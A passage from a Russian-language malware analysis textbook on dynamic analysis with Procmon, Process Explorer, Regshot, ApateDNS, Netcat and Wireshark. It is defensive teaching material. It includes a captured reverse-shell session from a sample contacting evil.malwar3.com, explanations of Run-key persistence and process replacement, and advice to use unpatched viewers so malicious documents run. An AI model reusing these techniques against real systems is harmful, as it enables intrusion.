Procmon выводит настраиваемые столбцы с информацией об отдельных событиях, включая порядковый номер, временную отметку, имя процесса, который вызвал событие, операцию, путь, использованный событием, и его результат. Эти подробные сведения могут не поместиться на экране или оказаться слишком сложными для восприятия. В таких случаях вы можете просмотреть все подробности об отдельно взятом событии, дважды щелкнув на строке.

На рис. 3.2 показан список событий, произошедших на компьютере, где выполнялась вредоносная программа под названием mm32.exe. По столбцу Operation (Операция) можно сразу же понять, какие операции выполнил данный вредонос, включая доступ к реестру и файловой системе. Стоит обратить внимание на запись под номером 212, в которой описывается создание файла C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt с помощью операции CreateFile. Слово SUCCESS (Успех) в столбце Result (Результат) говорит о том, что эта операция прошла успешно.

Рис. 3.2. Пример анализа файла mm32.exe с помощью procmonФильтрация в procmon

Иногда поиск нужной информации среди тысяч событий оказывается непростой задачей. В таких случаях на помощь приходит функция фильтрации, предусмотренная в procmon.

Вы можете установить фильтр для исполняемого файла, запущенного в системе. Это особенно полезно для анализа безопасности, поскольку позволяет фильтровать отдельные части выполняющейся вредоносной программы. Мы также можем фильтровать по определенным системным вызовам, таким как RegSetValue, CreateFile, WriteFile, или другим подозрительным операциям.

Функция фильтрации в procmon ограничивает только вывод, а не запись

— все сохраненные события по-прежнему доступны. Установка фильтра не предотвращает чрезмерное потребление памяти.

Чтобы установить фильтр, откройте окно Filter (Фильтр), выбрав пункт меню Filter-Filter (Фильтр Фильтр), как показано на рис. 3.3. Для начала выберите столбец, по которому будет происходить фильтрация, используя раскрывающийся список в верхнем левом углу, над кнопкой Reset (Сбросить). Самыми важными столбцами для анализа безопасности являются Process Name (Имя процесса), Operation (Операция) и Detail (Подробности). Затем установите один из методов сравнения: Is (Равно), Contains (Содержит) и Less Than (Меньше чем). В конце укажите, оставлять или убирать совпавшие записи. По умолчанию на экране отображаются все системные вызовы, поэтому важно уменьшить объем выводимой информации.

ПРИМЕЧАНИЕ

Procmon использует некоторые простые фильтры по умолчанию. Например, он содержит фильтры, которые удаляют из результатов файлы procmon.exe и pagefile; последний не предоставляет никакой полезной информации, и при этом к нему часто обращаются.

Как можно видеть в первых двух строках на рис. 3.3, мы фильтруем по столбцам Process Name (Имя процесса) и Operation (Операция). Имя процесса должно быть равно mm32.exe, а в качестве операции он должен выполнять RegSetValue.

Для каждого выбранного фильтра нажмите кнопку Add (Добавить) и затем Apply (Применить). В результате применения фильтров на нижней панели останется лишь 11 событий из 39 351; это поможет нам увидеть, что файл mm32.exe осуществляет операцию RegSetValue для ключа реестра

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Sys32V2Co ntroller (порядковый номер 3). Выполнив двойной щелчок на событииRegSetValue, вы увидите, какие данные были

записаны для этого ключа (внашем случае это путь к вредоносной программе).

Не страшно, если вредонос извлек и запустил еще один исполняемый файл: эта информация тоже будет выведена. Не забывайте, что фильтры управляют лишь отображением. Все системные вызовы, происходящие во время выполнения зараженной программы, по-прежнему записываются. Это касается и вызовов от вредоноса, извлеченного из исходного исполняемого файла. Если вы обнаружили такое извлечение, измените фильтр, чтобы вывести имя нового вредоноса, и нажмите кнопку Apply (Применить). События, относящиеся к извлеченному файлу, начнут выводиться на экран.




Рис. 3.3. Установка фильтра в procmon

На панели инструментов procmon содержится несколько полезных автоматических фильтров. Те четыре из них, что обведены на рис. 3.4, позволяют фильтровать по следующим категориям.

Registry (Реестр). Анализируя операции с реестром, вы можете определить, как вредоносный код устанавливается в реестр.

File system (Файловая система). Исследуя взаимодействие с файловой системой, можно получить список всех файлов, которые создаются вредоносом или используются им для хранения конфигурации.

Process activity (Активность процессов). Изучение активности процессов поможет понять, создает ли вредонос дополнительные процессы.

Network (Сеть). Изучив сетевые соединения, вы можете определить, какие порты прослушивает вредоносная программа.

По умолчанию выбраны все четыре фильтра. Чтобы выключить любой из них, просто щелкните на соответствующем значке на панели инструментов.

Рис. 3.4. Кнопки фильтрации в procmon

ПРИМЕЧАНИЕ

Если ваш вредонос загружается вместе с системой, используйте параметры журналирования,

чтобы установить procmon в качестве драйвера начальной загрузки. Это позволит вам записывать события во время запуска системы.

Анализ событий, записанных с помощью procmon, требует опыта и терпения, поскольку большинство записей относятся к стандартной процедурезапуска исполняемого файла. Чем чаще вы будете работать с этим инструментом, тем проще вам будет использовать его для быстрого просмотрасписка событий.

Просмотр процессов с помощью Process Explorer

Process Explorer это бесплатный и очень эффективный диспетчер задач от компании Microsoft, который следует держать открытым во время динамического анализа. Он может предоставить ценные сведения о процессах,которые работают в системе в текущий момент.

С помощью Process Explorer можно получить список активных процессов, загружаемых ими DLL, различных свойств процессов и общую информацию о системе. Вы также можете использовать этот инструмент для завершения процессов, вывода пользователей из системы, запуска и проверкиновых процессов.

Окно Process Explorer

Process Explorer отслеживает процессы, запущенные в системе, и представляет их в виде древовидной структуры, демонстрирующей связи между родительскими и дочерними элементами. Например, на рис. 3.5 видно,что services.exe является дочерним процессом программы winlogon.exe, на чтоуказывает фигурная скобка слева.




Рис. 3.5. Исследование вредоноса svchost.exe с помощью Process Explorer

Process Explorer отображает пять столбцов: Process (Имя процесса), PID (Идентификатор процесса), CPU (Загрузка процессора), Description

(Описание) и Company Name (Название компании). Окно обновляется раз в несколько секунд. По умолчанию службы подсвечены розовым цветом, процессы − синим, новые процессы − зеленым, а завершенные процессы − красным. Зеленые и красные элементы являются временными и исчезают после запуска или завершения процесса. Следите за окном Process Explorer во время анализа вредоносного ПО, отмечая изменения или новые процессы, и не забывайте детально их изучать.

Process Explorer может отображать довольно много информации для каждого процесса. Например, активизировав панель DLL, вы можете щелкнуть на процессе, чтобы увидеть, какие библиотеки он загрузил в память. Вы также можете открыть панель Handles (Дескрипторы), чтобы просмотреть все дескрипторы, удерживаемые процессом (файловые дескрипторы, мьютексы, события и т. д.).

Окно Properties (Свойства), показанное на рис. 3.6, открывается при двойном щелчке на имени процесса. Здесь можно найти особенно полезную информацию об анализируемом вредоносе. На вкладке Threads (Потоки) перечислены все активные потоки выполнения, вкладка TCP/IP отображает активные соединения или порты, которые прослушиваются процессом, а вкладка Image (Образ), изображенная ниже, показывает путь к исполняемомуфайлу.




Рис. 3.6. Окно Properties, вкладка ImageИспользование функции проверки

Одной из особенно полезных возможностей программы Process Explorer является кнопка Verify (Проверить). Нажмите ее, чтобы проверить, обладает ли исполняемый файл цифровой подписью Microsoft. Microsoft использует цифровые подписи для большинства своих основных исполняемых файлов, поэтому, если Process Explorer подтвердит тождественность подписи, вы можете быть уверены в том, что файл принадлежит компании. Эта возможность крайне полезна в случаях, когда нужно проверить, что файл Windows на диске не был поврежден, ведь вредоносное ПО в попытке спрятаться часто подменяет оригинальные файлы Windows своими соб- ственными.

Кнопка Verify (Проверить) проверяет образ, который находится на диске, а не в памяти, поэтому она не поможет, если злоумышленник использует *подмену процессов*, то есть запуск процесса и перезаписьвыделенной ему памяти с использованием вредоносного исполняемого файла. Эта методика позволяет наделить вредоносное ПО теми же привилегиями, что и процесс, который оно подменяет, и выполнять его как обычную программу. Но при этом остаются следы вмешательства: образ в памяти будет отличатьсяот образа на диске. Например, на рис. 3.6 процесс svchost.exe является вредоносным, хотя он и прошел проверку.

Сравнение строк

Чтобы обнаружить подмену процессов, можно воспользоваться вкладкой Strings (Строки) в окне Properties (Свойства) и сравнить строки исполняемого файла на диске (образа) со строками того же файла в памяти. Вы можете переключаться между этими режимами, используя кнопки в левом верхнем углу, как показано на рис. 3.7. Если списки строк кардинально отличаются, могла произойти подмена процесса. Ниже показано такое несоответствие. Так, в правой части изображения присутствует несколько экземпляров строки FAVORITES.DAT (файл svchost.exe в памяти), тогда как в левой части (файл svchost.exe на диске) их нет вовсе.




Рис. 3.7. Вкладка Strings программы Process Explorer выводит для активного процесса svchost.exe строки на диске (слева) и в памяти (справа)

Использование Dependency Walker

Process Explorer позволяет запустить для активного процесса depends.exe(Dependency Walker), щелкнув дважды на имени процесса и выбрав пункт меню Launch Depends (Запуск зависит от). Вы также можете выполнить поиск по дескрипторам или DLL, воспользовавшись пунктом Find-Find Handle or DLL (Поиск-Найти дескриптор или DLL).

Поиск по DLL может пригодиться в ситуации, когда вы нашли на диске зараженную библиотеку и хотите узнать, используют ли ее какие-то активные процессы. Кнопка Verify (Проверить) проверяет исполняемые файлы на диске, но не все DLL загружаются во время выполнения. Чтобы определить, загрузилась ли библиотека после запуска процесса, вы можете сравнить список DLL в Process Explorer с перечнем функций импорта, представленныхв программе Dependency Walker.

Анализ зараженных документов

С помощью Process Explorer можно также анализировать зараженные документы, такие как PDF и Word. Чтобы быстро определить, является ли документ вредоносным, откройте его параллельно с Process Explorer. Вам должны быть видны все процессы, которые при этом запускаются, и вы сможете обнаружить вредоносный файл на диске, используя вкладку Image (Образ) в окне Properties (Свойства).

ПРИМЕЧАНИЕ

Открытие зараженных документов при использовании средств мониторинга может позволить быстро определить их вредоносность, но, чтобы добиться успеха, необходимо задействовать уязвимый вариант программы для просмотра документов. На практике лучше всего прибегнуть к старой версии без последних заплаток, чтобы вредонос мог воспользоваться уязвимостью. Проще всего этого достичь с помощью нескольких снимков виртуальной машины, в каждом из которых будет отдельная старая версия программы для просмотра, например Adobe Reader или Microsoft Word.

Сравнение снимков реестра с помощью Regshot

Regshot (рис. 3.8) это открытый инструмент, который позволяет сравнить два снимка реестра.

Чтобы использовать Regshot для анализа безопасности, сделайте начальный снимок, нажав кнопку 1st Shot (1-й снимок), а затем запустите вредоносную программу и подождите, пока она не закончит вносить изменения в систему. После этого нажмите кнопку 2nd Shot (2-й снимок), чтобы сделать второй снимок. В конце нажмите кнопку Compare (Сравнить), чтобы сравнить два снимка.

В листинге 3.1 приводится выдержка из результатов, сгенерированных утилитой Regshot во время анализа вредоноса. Снимки реестра были сделаныдо и после работы шпионской программы ckr.exe.




Рис. 3.8. Окно Regshot

Листинг 3.1. Сравнение результатов работы утилиты RegshotRegshot

```
Comments:
Datetime: <date>
Computer: MALWAREANALYSIS
Username: username
  - - - - - - - - - - - - - - - - - - - - - -

Keys added: 0
  - - - - - - - - - - - - - - - - - - - - - -
  - - - - - - - - - - - - - - - - - - - - - -

Values added:3
  - - - - - - - - - - - - - - - - - - - - - -

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ckr:C:\WIN
DOWS\system32\ckr.exe
...
...
  - - - - - - - - - - - - - - - - - - - - - -

Values modified:2
  - - - - - - - - - - - - - - - - - - - - - -

  HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 00 43 7C 25 9C68 DE 59 C6 C8 9D
                                                 C3 1D E6 DC 87 1C 3A C4 E4 D9 0A B1 BA C1 FB 80 EB
                                          83 25 74 C4 C5 E2 2F CE 4E E8 AC C8 49 E8 E8 10 3F 13 F6 A1 72 92 28 8A 01
                                           3A 16 52 86 36 12 3C C7 EB 5F 99 19 1D 80 8C 8E BD 58 3A DB 18 06 3D 14 8F
22 A4
...
  - - - - - - - - - - - - - - - - - - - - - -

 Total changes:5
```

Процессckr.exeиспользуетключ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run для постоянного хранения данных (1). Результаты обычно содержат некоторое количество бессмыслицы (2), поскольку в реестре постоянно обновляется начальное значение генератора случайных чисел.

Как и в случае с procmon, анализ этих результатов заключается в терпеливом сборе крупиц полезной информации.

Симуляция сети

Часто вредоносному ПО удается прорваться вовне и связаться суправляющим сервером. Вы можете создать поддельную сеть и быстрополучить сетевые индикаторы, не подключаясь при этом к Интернету. Этииндикаторы могут включать в себя имена DNS, IP-адреса и сигнатуры пакетов.Чтобы успешно симулировать сеть, вы должны не дать вредоносу понять, что он выполняется в виртуализованной среде. С инструментами,приведенными здесь, и с надежной конфигурацией сети в виртуальной машине вы сможете значительно повысить свои шансы на успех.

Использование ApateDNS

ApateDNS, бесплатная утилита от компании Mandiant (www.mandiant.com/products/research/mandiant_apatedns/download), − это самый быстрый способ просмотреть DNS-запросы, выполненные вредоносом. ApateDNS подделывает DNS-ответы для IP-адресов, относящихся к определенному пользователю, прослушивая при этом локальный UDP-порт под номером 53. Эта утилита ловит DNS-запросы и отправляет DNS-ответы на IP-адреса, которые задаете вы. Результаты всех полученных запросов могут выводиться в одном из двух форматов: шестнадцатеричном и ASCII.

Перед использованием ApateDNS укажите IP-адрес, который вы хотитевозвращать в своих ответах (2), и выберите интерфейс (4). После этого нажмите кнопку Start Server (Запустить сервер): этим вы автоматически запустите локальный DNS-сервер и пропишете его в конфигурации системы. Затем запустите вредоносную программу и проследите за DNS-запросами, появляющимися в окне ApateDNS. К примеру, на рис. 3.9 перенаправляются DNS-запросы, сделанные вредоносом под названием *RShell*. В 13:22:08 (1) запрашивается IP-адрес домена evil.malwar3.com.




Рис. 3.9. ApateDNS отвечает на запросы для домена evil.malwar3.com

В примере, показанном выше, мы перенаправляем DNS-запросы на адрес 127.0.0.1 (localhost), но вы можете выбрать внешний адрес, который указывает на веб-сервер, запущенный в Linux внутри виртуальной машины. Прежде чем запускать сервер, убедитесь в том, что вы ввели правильный адрес. По умолчанию ApateDNS вставляет в DNS-ответы текущий шлюз или адрес, указанный в системных настройках DNS.

Вы можете отследить дополнительные домены, к которым обращается вредоносный код, воспользовавшись параметром NXDOMAIN(3). Вредонос часто перебирает имеющийся у него список доменов, если первое или второе доменное имя не было найдено. Параметр NXDOMAIN может его обмануть иполучить дополнительные домены, хранящиеся в его конфигурации.

Мониторинг сети с помощью Netcat

Netcat иногда называют «швейцарским ножом для TCP/IP». Эту утилитуможно использовать как для входящих, так и для исходящих соединений, а также для сканирования и пробрасывания портов, создания туннелей, проксирования и многого другого. В прослушивающем режиме программа Netcat ведет себя как сервер, а в режиме подключения — как клиент. Она беретданные из стандартного ввода, предназначенного для передачи по сети, и отображает их на экране

посредством стандартного вывода.

Посмотрим, как с помощью Netcat проанализировать вредоносную программу RShell, представленную на рис. 3.9. Воспользовавшись ApateDNS, мы перенаправляем DNS-запросы к домену evil.malwar3.com на локальный компьютер. Если предположить, что вредонос общается с внешним миром через порт 80 (типичная ситуация), мы можем применить Netcat для прослушивания соединений до запуска RShell.

Вредоносные программы часто используют порты 80 или 443 (HTTP и соответственно HTTPS), поскольку они обычно не блокируются и не отслеживаются на предмет исходящего трафика. Пример показан в листинге 3.2.

Листинг 3.2. Пример прослушивания порта 80 с помощью NetcatC:\> **nc --l --p 80 (1)**
POST /cq/frame.htm HTTP/1.1
Host: www.google.com (2)
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; TWFsd2FyZUh1bnRlcg==;rv:1.38)
Accept: text/html, application Accept-Language: en-US, en:q=Accept-Encoding: gzip, deflate
Keep-Alive: 300
Content-Type: application/x-form-urlencodedContent-Length
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.Z:\Malware> (3)

Команда Netcat (nc) (1) выводит параметры, необходимые для прослушивания порта. Флаг -l означает «слушать», а -p (с номером в конце) определяет номер нужного порта. Вредонос подключается к нашему экземпляру Netcat, потому что мы используем ApateDNS для перенаправления. Программа RShell является командной оболочкой с обратным входом (3), но она не дает сразу выполнять команды. Сначала через сетевое соединение проходит HTTP-запрос типа POST, направленный по адресу www.google.com (2); вероятно, это поддельные данные, которые вставляются для маскировки, так как сетевые аналитики часто смотрят толькона начало сессии.

Перехват пакетов с помощью Wireshark

Wireshark это *открытый сниффер*, инструмент для перехвата и записи сетевого трафика. Он поддерживает визуализацию, анализ сетевых потоков и углубленное исследование отдельных пакетов. Wireshark может быть использован как во благо, так и во вред. С его помощью можно анализировать внутренние сети и их загруженность, отлаживать программные проблемы и изучать протоколы на практике. Однако эту утилиту можно также применять для перехвата паролей, разбора сетевых протоколов, хищения конфиденциальной информации и прослушивания онлайн-разговоров вместном кафе.


Как видно на рис. 3.10, Wireshark состоит из четырех элементов.

Поле ввода Filter (Фильтр) (1)используется для фильтрации отображаемыхпакетов.

Списокпакетов(2)выводитвсепакеты,соответствующиезаданномуфильтру.

На панели с подробностями (3)отображается содержимое выбранногопакета (в данном случае это пакет 47).

Нижняя панель (4)выводит содержимое пакета в шестнадцатеричномвиде. Она связана с панелью (3) и выделяет любое поле, которое вы



выберете.

Рис. 3.10. Пример анализа DNS и HTTP с помощью Wireshark

Чтобы просмотреть в Wireshark содержимое TCP-сессии, щелкните правой кнопкой мыши на TCP-пакете и выберите пункт Follow TCP Stream (Следить за TCP-потоком). Как можно видеть на рис. 3.11, обе стороны соединения выделяются разными цветами и выводятся в том порядке, в котором они участвуют в сессии.

